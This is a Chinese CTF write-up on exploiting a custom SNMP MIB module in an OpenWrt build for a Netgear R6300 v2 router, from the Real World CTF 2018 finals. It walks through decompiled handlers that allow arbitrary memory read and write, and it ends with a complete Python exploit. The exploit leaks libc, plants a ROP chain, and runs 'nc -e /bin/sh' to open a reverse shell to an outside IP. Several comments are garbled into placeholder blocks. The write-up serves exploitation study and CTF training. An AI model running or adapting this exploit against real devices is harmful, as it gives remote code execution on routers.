
Real World Finals 2018 Router

Kirin / 2019-04-01 09:41:00 / 浏览数 4022 安全技术 CTF 顶(0) 踩(0)

最近时间比较多，把去年Real World总决赛的路由器重新调了一遍



Building Environment

因为我最后没有拿路由器，所以需要先搭建好整个模拟路由环境启动snmp服务
路由器版本:

```
Netgear R6300 v2
#https://openwrt.org/toh/netgear/netgear_r6300_v2
```

首先下载openwrt的源码(18.06.1和18.06.2皆可，只是最后EXP中偏移可能不同)
配置config：

```
Target System: BCM47XX/53XX
Target Profile: Netgear R6300 v2
Target Images: squashfs //■■■■■■■■
Development: gdb&&gdbserver //■■■■■■
```

而后保存配置并编译
在编译好的文件中找到编译好的文件系统：

```
# ls
bin  etc  mnt      proc  root  sys  usr  www
dev  lib  overlay  rom   sbin  tmp  var
```

有两个思路：

```
■■■■■■■■■■■■■qemu■■ #■■■■
■qemu■■■arm■■■■■■■■■arm■■■■chroot■■■■■■
```

我选择直接在树莓派中搭建环境
(也可以在qemu system mode下的arm虚拟机中启动，后面有说明)
将文件系统整个放入树莓派中(包括比赛的两个ipk包)：
而后配置chroot环境：

```
sudo mount proc chroot_dir/proc -t proc
sudo mount sysfs  chroot_dir/sys -t sysfs
cp  /etc/hosts  chroot_dir/etc/hosts  #■■■■■■
■■ chroot_dir/etc/resolv.conf:  #■■DNS■■
nameserver 8.8.8.8
```

开启chroot环境：

```
sudo chroot  .  ./bin/sh
```

而后安装比赛的snmp环境：

```
opkg install ./libnetsnmp_5.8-1_arm_cortex-a9.ipk
opkg install ./snmpd_5.8-1_arm_cortex-a9.ipk
#■■■■■■■■■■■■■■■■var■■■run■■■■■
```

确认snmp服务启动：
路由器环境端:

```
/ # netstat -anp|grep snmpd
udp        0      0 0.0.0.0:161             0.0.0.0:*                           1922/snmpd
udp        0      0 :::161                  :::*                                1922/snmpd
unix  2      [ ACC ]     STREAM     LISTENING      18493 1922/snmpd          /var/run/agentx.sock
```

本机端：

```
kirin@kirin-virtual-machine:~$ snmpwalk -v 1 -c public 192.168.137.33  .1
iso.3.6.1.4.1.2021.13.32.1.0 = INTEGER: 0
iso.3.6.1.4.1.2021.13.32.2.0 = INTEGER: 1996043560
End of MIB
```

同样得，在qemu system模式下启动的arm虚拟机也可以启动服务：

```
■■■■&&■■
https://people.debian.org/~aurel32/qemu/armhf/
■■qemu■■■■■■
https://kirin-say.top/2019/02/23/Building-MIPS-Environment-for-Router-PWN/
■■qemu■■■■
sudo qemu-system-arm -M vexpress-a9 -kernel vmlinuz-3.2.0-4-vexpress -initrd initrd.img-3.2.0-4-vexpress -drive if=sd,file=deb
■■■■■■■■■chroot■■■■■■
```

Find R/W at Any Address in MIB

在搭建的路由器环境下gdbserver运行snmpd，IDA下动态调试追踪程序流
可以看到snmp服务会先初始化mib，agent等环境：

```
LOAD:000125B8 BL              init_mib_modules
LOAD:000125BC LDR             R0, [R10]
LOAD:000125C0 BL              init_snmp
LOAD:000125C4 BL              init_master_agent
```

在init_mib_modules中可以看到：

```
int init_mib_modules()
{
 int result; // r0
 int v1; // r3

 result = should_init();
 if ( result )
   result = j_init_greatSensors();
 v1 = dword_1102C;
 dword_11028 = 1;
 if ( !dword_1102C )
 {
   dword_1102C = 1;
   result = snmp_register_callback(v1, 2, (int)sub_9D4);
   if ( result )
     result = snmp_log(3, "error registering for SHUTDOWN callback for mib modules\n");
 }
 return result;
}
```

其会先调用init_greatSensors()注册回调函数：

```
LOAD:000008E0 init_greatSensors                       ; CODE XREF: j_init_greatSensors+8↑j
LOAD:000008E0                                         ; DATA XREF: LOAD:000002D8↑o ...
LOAD:000008E0
LOAD:000008E0 var_70          = -0x70
```

```
LOAD:000008E0 var_64          = -0x64
LOAD:000008E0 var_60          = -0x60
LOAD:000008E0 var_38          = -0x38
LOAD:000008E0
LOAD:000008E0                 LDR             R12, =(dword_A88 - 0x8FC)
LOAD:000008E4                 STMFD           SP!, {R4,R5,LR}
LOAD:000008E8                 SUB             SP, SP, #0x64
LOAD:000008EC                 ADD             LR, SP, #0x70+var_60
LOAD:000008F0                 LDR             R5, =(_GLOBAL_OFFSET_TABLE_ - 0x90C)
LOAD:000008F4                 ADD             R12, PC, R12 ; dword_A88
LOAD:000008F8                 MOV             R4, R12
LOAD:000008FC                 ADD             R12, R12, #0x28
LOAD:00000900                 LDMIA           R4!, {R0-R3}
LOAD:00000904                 ADD             R5, PC, R5 ; _GLOBAL_OFFSET_TABLE_
LOAD:00000908                 STMIA           LR!, {R0-R3}
LOAD:0000090C                 LDMIA           R4!, {R0-R3}
LOAD:00000910                 STMIA           LR!, {R0-R3}
LOAD:00000914                 LDMIA           R4, {R0,R1}
LOAD:00000918                 MOV             R4, #3
LOAD:0000091C                 STMIA           LR, {R0,R1}
LOAD:00000920                 ADD             LR, SP, #0x70+var_38
LOAD:00000924                 LDMIA           R12!, {R0-R3}
LOAD:00000928                 STMIA           LR!, {R0-R3}
LOAD:0000092C                 LDMIA           R12!, {R0-R3}
LOAD:00000930                 STMIA           LR!, {R0-R3}
LOAD:00000934                 ADD             R2, SP, #0x70+var_60
LOAD:00000938                 LDMIA           R12, {R0,R1}
LOAD:0000093C                 LDR             R3, =(off_10FFC - 0x10FAC)
LOAD:00000940                 STMIA           LR, {R0,R1}
LOAD:00000944                 LDR             R0, =(aGreatmiscsenso - 0x958)
LOAD:00000948                 LDR             R3, [R5,R3] ; handle_greatMiscSensorsDevice
LOAD:0000094C                 STR             R4, [SP,#0x70+var_70]
LOAD:00000950                 ADD             R0, PC, R0 ; "greatMiscSensorsDevice"
LOAD:00000954                 STR             R3, [SP,#0x70+var_64]
LOAD:00000958                 MOV             R3, #0xA
LOAD:0000095C                 LDR             R1, [SP,#0x70+var_64]
LOAD:00000960                 BL              netsnmp_create_handler_registration
LOAD:00000964                 BL              netsnmp_register_scalar
LOAD:00000968                 LDR             R3, =(off_10FF0 - 0x10FAC)
LOAD:0000096C                 ADD             R2, SP, #0x70+var_38
LOAD:00000970                 LDR             R0, =(aGreatmiscsenso_0 - 0x980)
LOAD:00000974                 LDR             R3, [R5,R3] ; handle_greatMiscSensorsIndex
LOAD:00000978                 ADD             R0, PC, R0 ; "greatMiscSensorsIndex"
LOAD:0000097C                 STR             R4, [SP,#0x70+var_70]
LOAD:00000980                 STR             R3, [SP,#0x70+var_64]
LOAD:00000984                 MOV             R3, #0xA
LOAD:00000988                 LDR             R1, [SP,#0x70+var_64]
LOAD:0000098C                 BL              netsnmp_create_handler_registration
LOAD:00000990                 BL              netsnmp_register_scalar
LOAD:00000994                 MOV             R0, #0x78 ; 'x' ; size_t
LOAD:00000998                 BL              malloc
LOAD:0000099C                 LDR             R3, =(vla_str - 0x9AC)
LOAD:000009A0                 MOV             R2, #0
LOAD:000009A4                 ADD             R3, PC, R3 ; vla_str
LOAD:000009A8                 STR             R0, [R3,#(mib_address - 0x11020)]
LOAD:000009AC                 STR             R2, [R3]
LOAD:000009B0                 ADD             SP, SP, #0x64
LOAD:000009B4                 LDMFD           SP!, {R4,R5,PC}
LOAD:000009B4 ; End of function init_greatSensors
```

可以看到其注册了两个回调函数，动态调试下看到注册过程：

```
int __fastcall sub_76F59344(int a1, int a2, int a3, int a4)
{
 int v4; // r5@1
 int v5; // r6@1
 int v6; // r7@1
 int v7; // r4@1
 int v8; // r5@2
```

```
 v4 = a1;
 v5 = a3;
 v6 = a4;
 v7 = ((int (__cdecl *)(int, int, int))unk_76F4D74C)(a1, a2, a3);
 if ( v7 )
 {
   v8 = ((int (__fastcall *)(int, int, int, int))unk_76F4C0D8)(v4, v7, v5, v6);
   if ( !v8 )
     ((void (__fastcall *)(int))unk_76F4C228)(v7);
 }
 else
 {
   v8 = 0;
 }
 return v8;
}
```

首先是写入函数地址：

```
00024D80  00 00 00 00 00 00 00 00  41 00 00 00 31 00 00 00  ........A...1...
00024D90  C0 4D 02 00 00 00 00 00  00 00 00 00 0C D7 F2 76  .M.............v
```

而后函数名称：

```
00024DB0  00 00 00 00 00 00 00 00  31 00 00 00 21 00 00 00  ........1...!...
00024DC0  67 72 65 61 74 4D 69 73  63 53 65 6E 73 6F 72 73  greatMiscSensors
00024DD0  44 65 76 69 63 65 00 00  21 00 00 00 41 00 00 00  Device..!...A...
```

而后mib对象对应的OID：

```
00024E30  44 65 76 69 63 65 00 00  21 00 00 00 31 00 00 00  Device..!...1...
00024E40  01 00 00 00 03 00 00 00  06 00 00 00 01 00 00 00  ................
00024E50  04 00 00 00 01 00 00 00  E5 07 00 00 0D 00 00 00  ................
00024E60  20 00 00 00 02 00 00 00  31 00 00 00 90 01 00 00  ·.......1.......
```

可以看到此OID：1.3.6.1.4.1.2021.13.32.2.0

当利用snmpset/snmpget对此对象进行读写操作时，会利用netsnmp_call_handler函数处理对象，最终调用对应此OID的回调函数：handle_greatMiscSensorsDevice函

netsnmp_call_handler关键部分：

```
v10 = (int (__fastcall *)(int *, int, int *, int))v8[3];
if ( !v10 )
       break;
se_find_label_in_slist((int)"agent_mode", *v6);
result = v10(v8, v9, v6, v7);
v12 = v8[2];
```

同样另一个回调函数handle_greatMiscSensorsIndex对应OID：

```
76FFF5B0  49 6E 64 65 78 00 00 00  21 00 00 00 41 00 00 00  Index...!...A...
76FFF5C0  01 00 00 00 03 00 00 00  06 00 00 00 01 00 00 00  ................
76FFF5D0  04 00 00 00 01 00 00 00  E5 07 00 00 0D 00 00 00  ................
76FFF5E0  20 00 00 00 01 00 00 00  00 00 00 00 11 0A 00 00  ·...............
```

即：1.3.6.1.4.1.2021.13.32.1.0

这时候关注两个回调函数，发现了任意地址读写：

handle_greatMiscSensorsDevice：

```
int __fastcall handle_greatMiscSensorsDevice(int a1, int a2, signed int *a3, _DWORD *a4)
{
 signed int v4; // r4
 int result; // r0
 int v6; // r0
 int v7; // r3
 const char *v8; // r2
 int v9; // r1

 v4 = *a3;
 if ( *a3 == 2 )
 {
   if ( vla_str <= 29 )
   {
     *(_DWORD *)(mib_address + 4 * vla_str) = **(_DWORD **)(*a4 + 16);
     return 0;
   }
LABEL_15:
   netsnmp_set_request_error();
```

```
  return 0;
 }
 if ( *a3 > 2 )
 {
  if ( v4 > 5 )
  {
    if ( v4 != 160 )
      goto LABEL_5;
    v6 = *a4;
    if ( vla_str > 29 )
    {
      v7 = 7;
      v9 = 4;
      v8 = "Go Back";
    }
    else
    {
      v7 = 4;
      v8 = (const char *)(mib_address + 4 * vla_str);
      v9 = 2;
    }
    snmp_set_var_typed_value(v6, v9, (int)v8, v7);
  }
  return 0;
 }
 if ( v4 )
 {
  if ( v4 != 1 )
  {
LABEL_5:
    snmp_log(3, "unknown mode (%d) in handle_greatMiscSensorsDevice\n", *a3);
    return 5;
  }
  return 0;
 }
 result = netsnmp_check_vb_type(*a4, 2);
 if ( result )
  goto LABEL_15;
 return result;
}
```

handle_greatMiscSensorsIndex:

```
int __fastcall handle_greatMiscSensorsIndex(int a1, int a2, signed int *a3, _DWORD *a4)
{
 signed int v4; // r4
 int result; // r0

 v4 = *a3;
 if ( *a3 == 2 )
 {
  vla_str = **(_DWORD **)(*a4 + 16);
  return 0;
 }
 if ( *a3 > 2 )
 {
  if ( v4 > 5 )
  {
    if ( v4 != 0xA0 )
      goto LABEL_5;
    snmp_set_var_typed_value(*a4, 2, (int)&vla_str, 4);// (netsnmp_variable_list *newvar, u_char type, const void *val_str, s
  }
  return 0;
 }
 if ( v4 )
 {
  if ( v4 != 1 )
  {
LABEL_5:
```

```
    snmp_log(3, "unknown mode (%d) in handle_greatMiscSensorsDevice\n", *a3);
    return 5;
  }
  return 0;
 }
 result = netsnmp_check_vb_type(*a4, 2);
 if ( result )
 {
  netsnmp_set_request_error();
  return 0;
 }
 return result;
}
```

可以看到handle_greatMiscSensorsDevice中：
当使用snmpset写对象时，

```
#*a3■0■■->0 1 2 3 0 1 2 3......
 if ( *a3 == 2 )
 {
  if ( vla_str <= 29 )
  {
    *(_DWORD *)(mib_address + 4 * vla_str) = **(_DWORD **)(*a4 + 16);
    return 0;
  }
```

mid_address是在snmp服务启动mib初始化时在init_greatSensors中：

```
result = malloc(0x78u);
mib_address = (int)result;
vla_str = 0;
```

而val_str在handle_greatMiscSensorsIndex中可以进行设置：

```
vla_str = **(_DWORD **)(*a4 + 16);
```

即我们对OID对象1.3.6.1.4.1.2021.13.32.1.0设置的值
所以当我们依次调用handle_greatMiscSensorsIndex进行设置vla_str，此值只需小于29(在这里设置为负数即可)，而后调用handle_greatMiscSensorsDevice即可实现任意
任意地址读相同原理，当snmpget读取对象时，会调用：

```
#v8 = (const char *)(mib_address + 4 * vla_str);
#■■■■■■vla_str■■■■29■■■■■■■■
snmp_set_var_typed_value(v6, v9, (int)v8, v7)
```

即会将对象的值设置我们构造地址处的值
而后取出对象value返回给snmpget完成任意地址读

POC

首先需要leak libc
想到注册回调函数位置
利用任意地址读找到注册函数保存地址来leak libc

```
hex(0x76F5F9F0-0x76F5F40c)=0x5e4
```

而后再次利用handle来劫持程序流，即netsnmp_call_handler中：

```
v10 = (int (__fastcall *)(int *, int, int *, int))v8[3];
if ( !v10 )
       break;
se_find_label_in_slist((int)"agent_mode", *v6);
result = v10(v8, v9, v6, v7);
v12 = v8[2];
```

这时候只需要事先布置好一条ROP链，最后将handle改为我们的rop chain地址即可劫持程序流，最终达到RCE：

```
ROPgadget  --binary ./libc.so
......
0x000596bc : ldr r3, [pc, #0x3c] ; ldr r2, [pc, #0x3c] ; add r3, pc, r3 ; ldr r0, [pc, r2] ; ldr r3, [r3] ; blx r3
......
■■■■■■■r3■r2■■■■■■&system function,&shell
```


■■handle■■■■snmp■■■■■■■■■RCE
#■■■■■■■■ROP■■■■■■■system(shell)■■

最终POC：

```
#■■■■■■■■■■■,■■■■■■■■■■■■■
from pwn import *
import sys
import os
#context.log_level="debug"
def read(ip,offset):
  cmd1="snmpset -v 1 -c public %s 1.3.6.1.4.1.2021.13.32.1.0 i %s" %(ip,offset/4)
  cmd2="snmpget -v 1 -c public %s 1.3.6.1.4.1.2021.13.32.2.0"   %ip
  os.system(cmd1)
  p2=process(cmd2,shell=True)
  p2.recvuntil("INTEGER: ")
  leak=int(p2.recvuntil("\n").strip())
  p2.close()
  return leak

def write(ip,offset,note):
  cmd1="snmpset -v 1 -c public %s 1.3.6.1.4.1.2021.13.32.1.0 i %s" %(ip,offset/4)
  cmd2="snmpset -v 1 -c public %s 1.3.6.1.4.1.2021.13.32.2.0 i %s"  %(ip,note)
  os.system(cmd1)
  sleep(0.5)
  os.system(cmd2)

def get_shell(ip):
  cmd="snmpget -v 1 -c public %s 1.3.6.1.4.1.2021.13.32.1.0"   %ip
  os.system(cmd)

if __name__=="__main__":
   ip=sys.argv[1]
   #leak addr
   handle_addr=read(ip,-0x5e4)
   mibso_base=handle_addr-0x818
   libcso_base=handle_addr+0x507e8
   log.info("mibso_base="+hex(mibso_base))
   log.info("libcso_base="+hex(libcso_base))
   system_addr=libcso_base+0x43210
   ropchain_addr=libcso_base+0x596bc
   r3_addr=libcso_base+0x80394
   r2_addr=libcso_base+0x80398

   #build rop chain
   base=mibso_base+0xd29f0
   cmd_addr=libcso_base+0x80420
   write(ip,r3_addr-base,system_addr)
   write(ip,r2_addr-base,cmd_addr)
   cmd="nc -e /bin/sh 192.168.160.131 1234\x00" #the shell you want run in router
   #padding
   cmd+="1"
   time=len(cmd)/4
   cmd=cmd.ljust((time+1)*4,"1")
   for i in range(time):
         write(ip,cmd_addr+i*4-base,u32(cmd[i*4:i*4+4]))
   write(ip,-0x5e4,ropchain_addr)
   get_shell(ip)
```

Run POC&&Get Shell

```
python payload.py  router_ip
```



点击收藏 | 1 关注 | 1

上一篇：OSINT Primer：人员（第... 下一篇：Struts2 S2-016 调试学习

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录